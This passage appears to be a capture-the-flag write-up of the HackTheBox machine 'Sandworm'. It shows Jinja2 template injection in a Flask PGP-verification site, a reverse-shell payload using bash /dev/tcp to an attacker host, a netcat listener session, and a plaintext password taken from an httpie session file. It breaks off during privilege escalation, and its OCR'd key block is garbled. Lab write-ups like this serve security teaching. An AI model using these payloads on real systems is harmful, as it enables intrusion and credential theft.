
# HTB Sandworm




By: HyggeHalcyon

relevant scripts and files can be found at [github]

## Foothold


Nmap reveals 3 ports open (22, 80, 443) standard HTTP, HTTPS and SSH. Visiting the page we're greeted with this page.


The page reveals it using Flask



There are several endpoints we quickly found by playing around with it

- `about` => nothing
- `contact` => nothing, contains a link to `/guide`
- `/guide` => main functionality
- `/pgp` => public key


I also try to poke on `admin` and it redirects us to `login`




Next is to try the main functionality, this website basically provide a Signature verification utilities. We can try the provided demo public key and signed message.





Next up is to try to create our own PGP key and signed message to poke around. I initially used `GPG` to the job, but apparently I did something wrong and I can't seem to find out why




I then use these two online tool to help me to create the key and sign the message

- pgpkeygen => create keys
- 2pih => sign message

I then try to use the following settings



Passphrase (optional): password

Private Key:


```
dofHWsQS6UXel
dvctxUZMShnjiG+EicRE+NN3crY4HYFyN2/Ud5OW7jnDCxSKlB6
XyIzBvM2Dvu3E
+vWQIYrsRv7uVpmPwrtYtdWylX2jKTiGkTs52wwizUxklhMnwGt
1QETUeODpUNer
aKzQNFz/yqFn79OvBd214Lbya9nOy42l9omctUcncd71xbrNp0N
FoVYzWXxcqTYv
1lUBovMV44YBWK/S
/UWvorRMsua4CACuIbLbOOgHfRSwBLiXivNj4GhNh6bPuNlF
3lM/Iwn+HR27YNgE2pHmgR5+MLHgi094QjKmnMBddrsRLVDRFvy
7TkB5Qz1swPE1
BYGLNNJ/03Go2Tiz
/mmg/QU+JUOEPoWTVVX1H40m640Nw8hk8lzfZuYVR/Sec8+X
e0uA5gOaaklTx8vAIfS2v0yqC54uoWjby1vMbl6XDzjNVcvtdJv
DI8h/ZFVoaH9c
```



message from bob

Message:


Sign


```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

message from bob
-----BEGIN PGP SIGNATURE-----
Version: OpenPGPjs v1.0.1
Comment: http://openpgpjs.org

wsBcBAEBCAAQBQJlTkySCRAazcvYsrFmJQAAdy0H/0WtTJP48PxwwYBvmO7v
OCGSF40RK9GsB0S9vbFjP3Dbzee3qu+UDNoO0rTr8HF2xosUAYbr9b4/LFBG
I6HVZH01ZZaXoJIVcA/w10cOtP4EGIQ7t6TtDOBUY2ByM26/nKXnsCehiNjy
iUmax8HXLf13Tv2fmGH8jcmQwpz7zFnfInGQGe3RG4a3I6OhYcUMGVms3hEx
3oy5k4JXxDnHmsjxk0ej63E4bk6K4ocQrZW4J5vGejcHGPYiEjoWuaHIvjrD
o7D1Kqhui0sSExFoo4P5gteyRg2FIa6Vy5k56H9PMpStNMOYdRSEEkoJkZNM
4DwxHQP9zDlZr9WVPOJDFw8=
=s/4u
-----END PGP SIGNATURE-----
```



And as we verify it on the web app, it reflects the name attribute




Knowing the web app is built on top of Flask, I then try to inject `{{7*7}}` Jinja2 SSTI. And sure enough it was indeed vulnerable.




Next I try to get the configurations or env using `{{config.items()}}` and we got a mysql credential




Next up is to do a reverse shell, I take a payload from [PayloadsAllTheThings](#) which ends up like this:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i
```

`>& /dev/tcp/<ip>/<port> 0>&1"').read() }}`

After getting myself on the machine, I noticed there's something odd, most of the binaries are gone and we're very limited. It seems like we're in a sandboxed or docker(?) environment.

```
MATE Terminal
File  Edit  View  Search  Terminal  Help
┌─[openvpn]─[10.10.14.81]─[halcyon@parrot]─[~/git]
└──╼ [★]$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.81] from (UNKNOWN) [10.10.11.218] 48108
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ ls /bin
ls /bin
base64
basename
bash
cat
dash
flask
gpg
gpg-agent
groups
id
lesspipe
ls
python3
python3.10
sh
atlas@sandworm:/var/www/html/SSA$ whomai
whomai
Could not find command-not-found database. Run 'sudo apt update' to populate it.
whomai: command not found
atlas@sandworm:/var/www/html/SSA$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:/var/www/html/SSA$ find / -user silentobserver
find / -user silentobserver
Could not find command-not-found database. Run 'sudo apt update' to populate it.
find: command not found
atlas@sandworm:/var/www/html/SSA$
[0] 0:sudo  1:ssh- 3:bash*Z                                   "parrot" 10:41 10-Nov-23
```

I then search manually through the machine to find something interesting. This take me quite some time until I found `~/.config` where we found a folder named `firejail` which we can't access, but we found a user's credentials on `/httpie/admin.json`

```
MATE Terminal
File  Edit  View  Search  Terminal  Help
atlas@sandworm:~$ cd .config                                                  [13/50]
cd .config
atlas@sandworm:~/.config$ ls
ls
firejail
httpie
atlas@sandworm:~/.config$ cd firejail
cd firejail
bash: cd: firejail: Permission denied
atlas@sandworm:~/.config$ cd httpie
cd httpie
atlas@sandworm:~/.config/httpie$ ls
ls
sessions
atlas@sandworm:~/.config/httpie$ cd sessions
cd sessions
atlas@sandworm:~/.config/httpie/sessions$ ls
ls
localhost_5000
atlas@sandworm:~/.config/httpie/sessions$ cd localhost_5000
cd localhost_5000
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ ls
ls
admin.json
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
cat admin.json
{
    "__meta__": {
        "about": "HTTPie session file",
        "help": "https://httpie.io/docs#sessions",
        "httpie": "2.6.0"
    },
    "auth": {
        "password": "quietLiketheWind22",
        "type": null,
        "username": "silentobserver"
    },
[0] 0:sudo  1:ssh- 3:bash*Z                                   "parrot" 10:43 10-Nov-23
```

## Privesc

SSH to the server with the new user, as always I try `sudo -l`

```
silentobserver@sandworm:~$ sudo -l
[sudo] password for silentobserver:
Sorry, user silentobserver may not run sudo on localhost.
```

I then bring `pspy` and monitor for interesting processess which reveals it runs cargo from time to time from the `/opt` directory

```
MATE Terminal
File  Edit  View  Search  Terminal  Help
2023/11/10 15:56:01 CMD: UID=0     PID=10633  | /bin/sudo -u atlas /usr/bin/cargo run --offline                                    [12/381]
2023/11/10 15:56:01 CMD: UID=0     PID=10631  | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/10 15:56:01 CMD: UID=0     PID=10630  | sleep 10
